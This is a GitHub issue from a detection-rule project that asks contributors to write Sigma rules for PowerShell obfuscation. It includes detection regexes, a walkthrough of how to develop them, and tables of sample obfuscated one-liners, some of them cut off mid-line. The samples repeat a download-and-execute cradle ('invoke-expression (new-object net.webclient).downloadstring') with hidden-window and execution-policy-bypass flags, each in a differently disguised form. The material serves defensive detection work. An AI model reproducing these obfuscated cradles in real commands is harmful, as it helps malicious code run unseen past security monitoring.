Invoke-Obfuscation #1009

New issue

Closed zinint opened this issue on Sep 14, 2020 · 25 comments

zinint commented on Sep 14, 2020 • edited Contributor

Summary

- Tool: Invoke-Obfuscation — PowerShell command and script obfuscation framework
- Author: Daniel Bohannon, @danielhbohannon
- Type: Offensive tool, threat simulation
- Materials:
  - The Invoke-Obfuscation Usage Guide :: Part 1;
  - The Invoke-Obfuscation Usage Guide :: Part 2;
  - Invoke-Obfuscation: PowerShell obFUsk8tion Techniques & How To (Try To) D""e `Tec` T 'Th'+'em'

Problem

Sigma rules heavily rely on process execution (with command-line) events (Windows Event Log Security Event ID 4688 and Sysmon Event ID 1).
Many of them provide detection of malicious PowerShell one-liners.
At the same time, the presence of Sigma rules for Powershell Obfuscation Indicators detection is quite limited.

There are a five Sigma rules for PowerShell obfuscation detection, developed by Thomas Patzke (**@thomaspatzke**), Florian Roth (**@Neo23x0**), Sami Ruohonen (**@samsson**) and Harish Segar (**@HarishHary**):

- Suspicious XOR Encoded PowerShell Command Line (812837bb-b17f-45e9-8bd0-0ec35d2e3bd6)
- Suspicious XOR Encoded PowerShell Command Line (bb780e0c-16cf-4383-8383-1e5471db6cf9)
- Suspicious PowerShell Parameter Substring (36210e0d-5b19-485d-a087-c096088885f0)
- CrackMapExec PowerShell Obfuscation (6f8b3439-a203-45dc-a88b-abf57ea15ccf)
- CrackMapExec Command Execution (058f4380-962d-40a5-afce-50207d36d7e2)

At the same time, there and only three Sigma rules (developed by Daniel Bohannon, @danielhbohannon) that are focusing on detection of one of the obfuscation functions (obfuscated IEX invocation) provided by Invoke-Obfuscation framework.

There are at least 30 more obfuscation methods that Invoke-Obfuscation framework provides. We would like to collaborate on Sigma rules development in this area.

Solution

We developed a table with pre-generated PowerShell commands, obfuscated by the Invoke-Obfuscation framework, you can pick up some of the tasks in that table and develop Sigma rules for them. You will need to use regular expression value modifier, provided by Sigma converter (sigmac).

Here is an example of Sigma rule that utilizes a regular expression value modifier (`|re`):

```
title: Invoke-Obfuscation obfuscated IEX invocation
id: 4bf943c6-5146-4273-98dd-e958fd1e3abf
description: "Detects all variations of obfuscated powershell IEX invocation code
```

Assignees
No one assigned

Labels
Help Wanted Rules

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

6 participants

```
status: experimental
author: Daniel Bohannon (@Mandiant/@FireEye), oscd.community
date: 2019/11/08
tags:
    - attack.defense_evasion
    - attack.t1027
logsource:
    product: windows
    service: process_creation
detection:
    selection:
        - CommandLine|re: '\$PSHome\[\s*\d{1,3}\s*\]\s*\+\s*\$PSHome\['
        - CommandLine|re: '\$ShellId\[\s*\d{1,3}\s*\]\s*\+\s*\$ShellId\['
        - CommandLine|re: '\$env:Public\[\s*\d{1,3}\s*\]\s*\+\s*\$env:Public\['
        - CommandLine|re: '\$env:ComSpec\[(\s*\d{1,3}\s*,){2}'
        - CommandLine|re: '\*mdr\*\W\s*\)\.Name'
        - CommandLine|re: '\$VerbosePreference\.ToString\('
        - CommandLine|re: '\String\]\s*\$VerbosePreference'
    condition: selection
falsepositives:
    - Unknown
level: high
```

The approach

We developed a table with pre-generated PowerShell commands, obfuscated by the Invoke-Obfuscation framework. The description of the approach is following.

Original code (before obfuscation)

```
# command example
Invoke-Expression (New-Object Net.WebClient).DownloadString
# variable example
$env:path
# type token example
[Scriptblock]::Create("Write-Host $env:path")
```

The main goal is to detect the obfuscation method itself, not a specific command

Some of the obfuscation methods are already covered by Sigma rules, developed by the Invoke-Obfuscation author. He used the following regexes in the rules:


```
\$PSHome\[\s*\d{1,3}\s*\]\s*\+\s*\$PSHome\[
\$ShellId\[\s*\d{1,3}\s*\]\s*\+\s*\$ShellId\[
\$env:Public\[\s*\d{1,3}\s*\]\s*\+\s*\$env:Public\[
\$env:ComSpec\[(\s*\d{1,3}\s*,){2}
\*mdr\*\W\s*\)\.Name
\$VerbosePreference\.ToString\(
\String\]\s*\$VerbosePreference
```

These regexes provide detection of the IEX invocation obfuscation function. This function is included into almost every encoding method so they can maintain zero dependencies and work on their own. That's why you'll see similar obfuscation results in different tasks, but it shouldn't distract you from the main goal.

Let's walk through the task 28 to get more details on the regex development approach:

1. Copy all obfuscated commands examples into Sublime or other text editor of your choice
2. Select all examples and lowercase them. In Sublime you can do it by pressing `Ctrl+k, Ctrl+l` (Windows) / `CMD+k, CMD+l` (Mac)
3. Paste the lowecased examples to the regex editor of your choice
4. Start to apply lowercased regexes from existing Sigma rule created by Daniel Bohannon one by one:

   4.1. Regex `\$pshome\[\s*\d{1,3}\s*\]\s*\+\s*\$pshome\[` covers only one example (9th):


REGULAR EXPRESSION


1 match, 56 steps (~0ms)

```
/ \$pshome\[\s*\d{1,3}\s*\]\s*\+\s*\$pshome\[ / gm
```

TEST STRING

```
cmd /c "set nep= invoke-expression (new-object net.webclient).downloadstring &&set ecpq=echo (dir variable:*xec*t).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('nep','process')) )^|powershell (variable 'executioncontext' -val).invokecommand.invokescript( ${input} ) && cmd /c %ecpq%"

c:\windows\system32\cmd.exe /c "set xnk= invoke-expression (new-object net.webclient).downloadstring && set pzvh=echo ${executioncontext}.invokecommand.invokescript(
([environment]::getenvironmentvariable('xnk','process'))) ^| powershell -noe - && c:\windows\system32\cmd.exe /c%pzvh%"

cmd.exe/c "set jqp= invoke-expression (new-object net.webclient).downloadstring && set bvz=echo invoke-expression
([environment]::getenvironmentvariable('jqp','process')) ^| powershell -noninte $input^^^| ^^^&( $shellid[1]+$shellid[13]+'x')&& cmd.exe/c%bvz%"

cmd.exe /c "set rij= invoke-expression (new-object net.webclient).downloadstring && set ktpfr=echo ${executioncontext}.invokecommand.invokescript( (gci env:rij).value )
^|powershell -nolog (get-childitem 'variable:ex*xt').value.invokecommand.invokescript($input)&& cmd.exe /c%ktpfr%"

cmd.exe /c "set khw=invoke-expression (new-object net.webclient).downloadstring&&set xwpga=echo ${executioncontext}.invokecommand.invokescript((get-item env:khw).value
) ^|powershell -noprof .( $env:comspec[4,26,25]-join'')( ${input} ) &&cmd.exe /c%xwpga%"

c:\windows\system32\cmd.exe /c "set xjiow= invoke-expression (new-object net.webclient).downloadstring&&set nig=echo iex (gi env:xjiow).value ^| powershell -comm
(childitem 'variable:ex*xt').value.invokecommand.invokescript( $input )&& c:\windows\system32\cmd.exe /c %nig%"

cmd/c "set guz= invoke-expression (new-object net.webclient).downloadstring &&set cpa=echo invoke-expression (item env:guz).value ^| powershell -wind hidden
${executioncontext}.invokecommand.invokescript( ${input} ) && cmd/c%cpa%"

c:\windows\system32\cmd /c "set rnk= invoke-expression (new-object net.webclient).downloadstring &&set ryp=echo (gci variable:e*onte*).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('rnk','process')) ) ^| powershell -execu bypass $executioncontext.invokecommand.invokescript($input ) && c:\windows\system32\cmd
/c %ryp%"

c:\windows\system32\cmd /c "set shm=invoke-expression (new-object net.webclient).downloadstring && set gbc=echo $executioncontext.invokecommand.invokescript(
([environment]::getenvironmentvariable('shm','process')) ) ^| c:\windows\syswow64\windowspowershell\v1.0\powershell.exe ^^^&( $pshome[4]+$pshome[30]+'x') ( $input) &&
c:\windows\system32\cmd /c %gbc%"
```

4.2. Regex `\$shellid\[\s*\d{1,3}\s*\]\s*\+\s*\$shellid\[` covers only one example (3rd):


REGULAR EXPRESSION

1 match, 58 steps (~0ms)


```
/ \$shellid\[\s*\d{1,3}\s*\]\s*\+\s*\$shellid\[ / gm
```

TEST STRING

```
cmd /c "set nep= invoke-expression (new-object net.webclient).downloadstring &&set ecpq=echo (dir variable:*xec*t).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('nep','process')) )^|powershell (variable 'executioncontext' -val).invokecommand.invokescript( ${input} ) && cmd /c %ecpq%"

c:\windows\system32\cmd.exe /c "set xnk= invoke-expression (new-object net.webclient).downloadstring && set pzvh=echo ${executioncontext}.invokecommand.invokescript(
([environment]::getenvironmentvariable('xnk','process'))) ^| powershell -noe - && c:\windows\system32\cmd.exe /c%pzvh%"

cmd.exe/c "set jqp= invoke-expression (new-object net.webclient).downloadstring && set bvz=echo invoke-expression
([environment]::getenvironmentvariable('jqp','process')) ^| powershell -noninte $input^^^| ^^^&( $shellid[1]+$shellid[13]+'x')&& cmd.exe/c%bvz%"

cmd.exe /c "set rij= invoke-expression (new-object net.webclient).downloadstring && set ktpfr=echo ${executioncontext}.invokecommand.invokescript( (gci env:rij).value )
^|powershell -nolog (get-childitem 'variable:ex*xt').value.invokecommand.invokescript($input)&& cmd.exe /c%ktpfr%"

cmd.exe /c "set khw=invoke-expression (new-object net.webclient).downloadstring&&set xwpga=echo ${executioncontext}.invokecommand.invokescript((get-item env:khw).value
) ^|powershell -noprof .( $env:comspec[4,26,25]-join'')( ${input} ) &&cmd.exe /c%xwpga%"

c:\windows\system32\cmd.exe /c "set xjiow= invoke-expression (new-object net.webclient).downloadstring&&set nig=echo iex (gi env:xjiow).value ^| powershell -comm
(childitem 'variable:ex*xt').value.invokecommand.invokescript( $input )&& c:\windows\system32\cmd.exe /c %nig%"

cmd/c "set guz= invoke-expression (new-object net.webclient).downloadstring &&set cpa=echo invoke-expression (item env:guz).value ^| powershell -wind hidden
${executioncontext}.invokecommand.invokescript( ${input} ) && cmd/c%cpa%"

c:\windows\system32\cmd /c "set rnk= invoke-expression (new-object net.webclient).downloadstring &&set ryp=echo (gci variable:e*onte*).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('rnk','process')) ) ^| powershell -execu bypass $executioncontext.invokecommand.invokescript($input ) && c:\windows\system32\cmd
/c %ryp%"

c:\windows\system32\cmd /c "set shm=invoke-expression (new-object net.webclient).downloadstring && set gbc=echo $executioncontext.invokecommand.invokescript(
([environment]::getenvironmentvariable('shm','process')) ) ^| c:\windows\syswow64\windowspowershell\v1.0\powershell.exe ^^^&( $pshome[4]+$pshome[30]+'x') ( $input) &&
c:\windows\system32\cmd /c %gbc%"
```

4.3. Regex `\$env:public\[\s*\d{1,3}\s*\]\s*\+\s*\$env:public\[` doesn't cover any examples.

4.4. Regex `\$env:comspec\[(\s*\d{1,3}\s*,){2}` covers only one example (5th):


REGULAR EXPRESSION

1 match, 57 steps (~2ms)

```
/ \$env:comspec\[(\s*\d{1,3}\s*,){2} / gm
```

TEST STRING

```
cmd /c "set nep= invoke-expression (new-object net.webclient).downloadstring &&set ecpq=echo (dir variable:*xec*t).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('nep','process')) )^|powershell (variable 'executioncontext' -val).invokecommand.invokescript( ${input} ) && cmd /c %ecpq%"

c:\windows\system32\cmd.exe /c "set xnk= invoke-expression (new-object net.webclient).downloadstring && set pzvh=echo ${executioncontext}.invokecommand.invokescript(
([environment]::getenvironmentvariable('xnk','process'))) ^| powershell -noe - && c:\windows\system32\cmd.exe /c%pzvh%"

cmd.exe/c "set jqp= invoke-expression (new-object net.webclient).downloadstring && set bvz=echo invoke-expression
([environment]::getenvironmentvariable('jqp','process')) ^| powershell -noninte $input^^^| ^^^&( $shellid[1]+$shellid[13]+'x')&& cmd.exe/c%bvz%"

cmd.exe /c "set rij= invoke-expression (new-object net.webclient).downloadstring && set ktpfr=echo ${executioncontext}.invokecommand.invokescript( (gci env:rij).value )
^|powershell -nolog (get-childitem 'variable:ex*xt').value.invokecommand.invokescript($input)&& cmd.exe /c%ktpfr%"

cmd.exe /c "set khw=invoke-expression (new-object net.webclient).downloadstring&&set xwpga=echo ${executioncontext}.invokecommand.invokescript((get-item env:khw).value
) ^|powershell -noprof .( $env:comspec[4,26,25]-join'')( ${input} ) &&cmd.exe /c%xwpga%"

c:\windows\system32\cmd.exe /c "set xjiow= invoke-expression (new-object net.webclient).downloadstring&&set nig=echo iex (gi env:xjiow).value ^| powershell -comm
(childitem 'variable:ex*xt').value.invokecommand.invokescript( $input )&& c:\windows\system32\cmd.exe /c %nig%"

cmd/c "set guz= invoke-expression (new-object net.webclient).downloadstring &&set cpa=echo invoke-expression (item env:guz).value ^| powershell -wind hidden
${executioncontext}.invokecommand.invokescript( ${input} ) && cmd/c%cpa%"

c:\windows\system32\cmd /c "set rnk= invoke-expression (new-object net.webclient).downloadstring &&set ryp=echo (gci variable:e*onte*).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('rnk','process')) ) ^| powershell -execu bypass $executioncontext.invokecommand.invokescript($input ) && c:\windows\system32\cmd
/c %ryp%"

c:\windows\system32\cmd /c "set shm=invoke-expression (new-object net.webclient).downloadstring && set gbc=echo $executioncontext.invokecommand.invokescript(
([environment]::getenvironmentvariable('shm','process')) ) ^| c:\windows\syswow64\windowspowershell\v1.0\powershell.exe ^^^&( $pshome[4]+$pshome[30]+'x') ( $input) &&
c:\windows\system32\cmd /c %gbc%"
```


4.5. Regex `\*mdr\*\w\s*\)\.name` doesn't cover any examples.

4.6. Regex `\$verbosepreference\.tostring\(` doesn't cover any examples.

4.7. Regex `\string\]\s*\$verbosepreference` doesn't cover any examples.

5. Start to develop your own regex that will cover all of the obfuscation examples of this particuar obfuscation method, e.g.:

   5.1. Regex `.*cmd.*\/c.*\^\|.*powershell.*&&.*cmd.*\/c` covers all examples:



```
/ .*cmd.*\/c.*\^\|.*powershell.*&&.*cmd.*\/c / gm
```

```
cmd /c "set nep= invoke-expression (new-object net.webclient).downloadstring &&set ecpq=echo (dir variable:*xec*t).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('nep','process')) )^|powershell (variable 'executioncontext' -val).invokecommand.invokescript( ${input} ) && cmd /c %ecpq%"

c:\windows\system32\cmd.exe /c "set xnk= invoke-expression (new-object net.webclient).downloadstring && set pzvh=echo ${executioncontext}.invokecommand.invokescript(
([environment]::getenvironmentvariable('xnk','process'))) ^| powershell -noe - && c:\windows\system32\cmd.exe /c%pzvh%"

cmd.exe/c "set jqp= invoke-expression (new-object net.webclient).downloadstring && set bvz=echo invoke-expression
([environment]::getenvironmentvariable('jqp','process')) ^| powershell -noninte $input^^^| ^^^&( $shellid[1]+$shellid[13]+'x')&& cmd.exe/c%bvz%"

cmd.exe /c "set rij= invoke-expression (new-object net.webclient).downloadstring && set ktpfr=echo ${executioncontext}.invokecommand.invokescript( (gci env:rij).value )
^|powershell -nolog (get-childitem 'variable:ex*xt').value.invokecommand.invokescript($input)&& cmd.exe /c%ktpfr%"

cmd.exe /c "set khw=invoke-expression (new-object net.webclient).downloadstring&&set xwpga=echo ${executioncontext}.invokecommand.invokescript((get-item env:khw).value
) ^|powershell -noprof .( $env:comspec[4,26,25]-join'')( ${input} ) &&cmd.exe /c%xwpga%"

c:\windows\system32\cmd.exe /c "set xjiow= invoke-expression (new-object net.webclient).downloadstring&&set nig=echo iex (gi env:xjiow).value ^| powershell -comm
(childitem 'variable:ex*xt').value.invokecommand.invokescript( $input )&& c:\windows\system32\cmd.exe /c %nig%"

cmd/c "set guz= invoke-expression (new-object net.webclient).downloadstring &&set cpa=echo invoke-expression (item env:guz).value ^| powershell -wind hidden
${executioncontext}.invokecommand.invokescript( ${input} ) && cmd/c%cpa%"

c:\windows\system32\cmd /c "set rnk= invoke-expression (new-object net.webclient).downloadstring &&set ryp=echo (gci variable:e*onte*).value.invokecommand.invokescript(
([environment]::getenvironmentvariable('rnk','process')) ) ^| powershell -execu bypass $executioncontext.invokecommand.invokescript($input ) && c:\windows\system32\cmd
/c %ryp%"

c:\windows\system32\cmd /c "set shm=invoke-expression (new-object net.webclient).downloadstring && set gbc=echo $executioncontext.invokecommand.invokescript(
([environment]::getenvironmentvariable('shm','process')) ) ^| c:\windows\syswow64\windowspowershell\v1.0\powershell.exe ^^^&( $pshome[4]+$pshome[30]+'x') ( $input) &&
c:\windows\system32\cmd /c %gbc%"
```

This is our main goal - detect the obfuscation method looking for similar patterns in all of it obfuscation examples.

A little tip for the regex development

You can copy all pre-generated obfuscated powershell one-liners from a particular task (that are generated by a specific obfuscation method) and paste them to regex101 web-app for regular expression development. It will simplify the process a lot, and help you to find patterns to detect. (you can save your progress there and even apply a dark theme (:).

One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for `process_creation` log category, **service creation** events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and `powershell` log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml
- rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml
- rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml

Case Sensitivity

We consider that we're able to apply all regexes as not case sensitive or that all events are lowercased in a log pipeline before indexing in SIEM/LM system.

Tasks

If you would like to assign yourself to some of the Tasks listed below, you should comment on the Issue with a specific Task you are going to solve. This way, the other participants will see that you will work on a particular task so they will do something else and not intersect with you.

SINGLE OBFUSCATION

- TOKEN OBFUSCATION
- STRING OBFUSCATION
- ENCODING OBFUSCATION
- COMPRESS OBFUSCATION
- PS LAUNCHER OBFUSCATION
- CMD LAUNCHER OBFUSCATION
- WMIC LAUNCHER OBFUSCATION
- RUNDLL LAUNCHER OBFUSCATION
- VAR+ LAUNCHER OBFUSCATION
- STDIN+ LAUNCHER OBFUSCATION
- CLIP+ LAUNCHER OBFUSCATION
- VAR++ LAUNCHER OBFUSCATION
- STDIN++ LAUNCHER OBFUSCATION
- CLIP++ LAUNCHER OBFUSCATION
- RUNDLL++ LAUNCHER OBFUSCATION
- MSHTA++ LAUNCHER OBFUSCATION

TOKEN OBFUSCATION

Back to the Contents

TOKEN\STRING\1&2 skipped, because there are not any String tokens to obfuscate, but they do Concatenate and Reoder just like TOKEN\ARGUMENT\3&4 (Tasks #4&5)

Task #	Option	Resu
1	TOKEN\COMMAND\1 TOKEN\ARGUMENT\2 TOKEN\MEMBER\2	**TOKEN\COMMAND\1** IN`V`o`Ke-eXp`ResSIOn (Ne`W-ob`ject Net.WebClient).Dov IN`V`OKE-exPRE`Ss`i`oN (n`eW-O`BjECT Net.WebClient).Dc  IN`VOke-expr`eSS`ioN (NE`w-`o`BjECt Net.WebClient).Dow  **TOKEN\ARGUMENT\2** Invoke-Expression (New-Object n`eT.Web`Clie`Nt).Downlo Invoke-Expression (New-Object Ne`T.WEb`CLIe`Nt).Downl  Invoke-Expression (New-Object n`ET.w`E`BCLIEnt).Downlo **TOKEN\MEMBER\2** Invoke-Expression (New-Object Net.WebClient)."Do`W`NL Invoke-Expression (New-Object Net.WebClient)."D`OWnlC  Invoke-Expression (New-Object Net.WebClient)."D`O`wnL
2	TOKEN\COMMAND\2	&('In'+'voke-Expressi'+'o'+'n') (.('New-Ob'+'jec'+'t') Net.W .('Inv'+'oke-Ex'+'pr'+'ess'+'ion') (&('Ne'+'w'+'-O'+'bject') I .('Invok'+'e-'+'Ex'+'pressio'+'n') (.('Ne'+'w-Ob'+'ject') Net. &('Invok'+'e-'+'Expr'+'ession') (&('New'+'-O'+'bj'+'ect') N

3	TOKEN\COMMAND\3	&("{3}{4}{2}{1}{0}{5}"-f'o','essi','pr','Invo','ke-Ex','n') (.("{0}{2}{
		
		.("{0}{3}{2}{1}{4}" -f'I','-Ex','oke','nv','pression') (&("{2}{0}{1}"
		
		.("{2}{3}{0}{1}"-f'o','n','Invoke-E','xpressi') (.("{0}{1}{2}"-f'Ne','
		
		&("{2}{3}{0}{4}{1}"-f 'e','Expression','I','nvok','-') (&("{0}{1}{2}

4	TOKEN\ARGUMENT\3 TOKEN\MEMBER\3	**TOKEN\ARGUMENT\3** Invoke-Expression (New-Object ('Ne'+'t.W'+'ebClient')).Dc Invoke-Expression (New-Object ('Net.W'+'eb'+'Client')).Dc Invoke-Expression (New-Object ('Net.We'+'b'+'Client')).Dc **TOKEN\MEMBER\3** Invoke-Expression (New-Object Net.WebClient).('Downloa Invoke-Expression (New-Object Net.WebClient).('Down'+'l Invoke-Expression (New-Object Net.WebClient).('Down'+'l

5	TOKEN\ARGUMENT\4
	
	TOKEN\MEMBER\4
		TOKEN\ARGUMENT\4
		Invoke-Expression (New-Object ("{2}{3}{0}{1}{4}"-f'bClie','n'
		
		Invoke-Expression (New-Object ("{0}{1}{2}{3}"-f'Net','.W','el
		
		Invoke-Expression (New-Object ("{1}{0}{2}" -f 't.W','Ne','eb
		
		TOKEN\MEMBER\4
		Invoke-Expression (New-Object Net.WebClient).("{2}{1}{4}{
		
		Invoke-Expression (New-Object Net.WebClient).("{2}{3}{1}{
		
		Invoke-Expression (New-Object Net.WebClient).("{2}{1}{3}{

6	TOKEN\VARIABLE\1	${En`V:`p`ATh}  ${e`Nv:pATh}

		${ENv:`path}

7	TOKEN\TYPE\1	Set-ItEM VaRIABLe:Lcx ([TyPE]('SC'+'rIP'+'TB'+'LOck')); (v
		
		sV ("5Y"+"X") ([typE]('SCrIpTBLo'+'C'+'k')) ; (iTEm ('vaR'+
		
		SET F9cg ([tYpE]('scr'+'I'+'PTBLo'+'Ck')) ; (gCI vaRiABLe:I
		
		SET-Variable ('V'+'IR') ([TyPE]('SC'+'rI'+'PtBlo'+'CK')) ; $VI

8	TOKEN\TYPE\2	Set-itEM vaRiAbLE:YsB ([tYPe]("{1}{3}{0}{2}"-f'C','SCrIP','K',' $env:path") set-ITEm ('VAri'+'aBL'+'E'+':Y'+'7w8o') ([typE]("{2}{0}{3}{1} ('VARI'+'aBL'+'e'+':y'+'7w8O')).vALue::Create("Write-Host SEt-ItEM ('vAriAb'+'l'+'e:p87z2') ([TyPe]("{2}{0}{1}"-F 'tBl','C ('VaRiab'+'L'+'E:P87Z2')).vaLUe::Create("Write-Host $env: $094 = [tyPE]("{1}{0}{3}{2}"-F'C','s','TbLoCK','riP') ; $094::Cr
9	TOKEN\ALL\1	.("{0}{3}{1}{2}{4}{5}" -f 'Inv','Expre','s','oke-','si','on') (.("{2}{1} ("{2}{0}{1}{3}" -f 'ownl','oad','D','String') .("{1}{0}{4}{3}{2}" -f'e-E','Invok','on','ressi','xp') (.("{1}{2}{0}" - {0}{3}{2}{4}{1}" -f'Do','ing','l','wn','oadStr') &("{0}{1}{3}{2}"-f'I','nvoke','ession','-Expr') (&("{1}{0}{2}"-f'O ("{1}{2}{3}{0}" -f'g','DownloadSt','r','in') &("{3}{4}{1}{0}{2}" -f'si','pres','on','Invoke-','Ex') (.("{1}{2}{0}"- {2}{3}{0}" -f'g','Down','load','Strin') .("{3}{2}{0}{1}"-f 're','ssion','-Exp','Invoke') (.("{2}{0}{3}{1}" -f'- f'Client','t.','Ne','We','b')).("{0}{2}{3}{1}" -f 'Dow','String','nl','o

STRING OBFUSCATION

Back to the Contents

Task #	Option	Results	Comments
10	STRING\1 STRING\2 STRING\3	Covered by the Invoke-Obfuscation author himself, even for the method commented out in the code: Rule # 1 Rule # 2 Rule # 3 You'll encounter patterns from these rules further on, that's because the source code block is copy/pasted into almost every encoding function so they can maintain zero dependencies and work on their own. Again, don't hesitate to check the work done and improve it, if you know how.	These options can Concatenate entire command || Reorder entire command after concatenating || Reverse entire command after concatenating

ENCODING OBFUSCATION

Back to the Contents

Task #	Option	

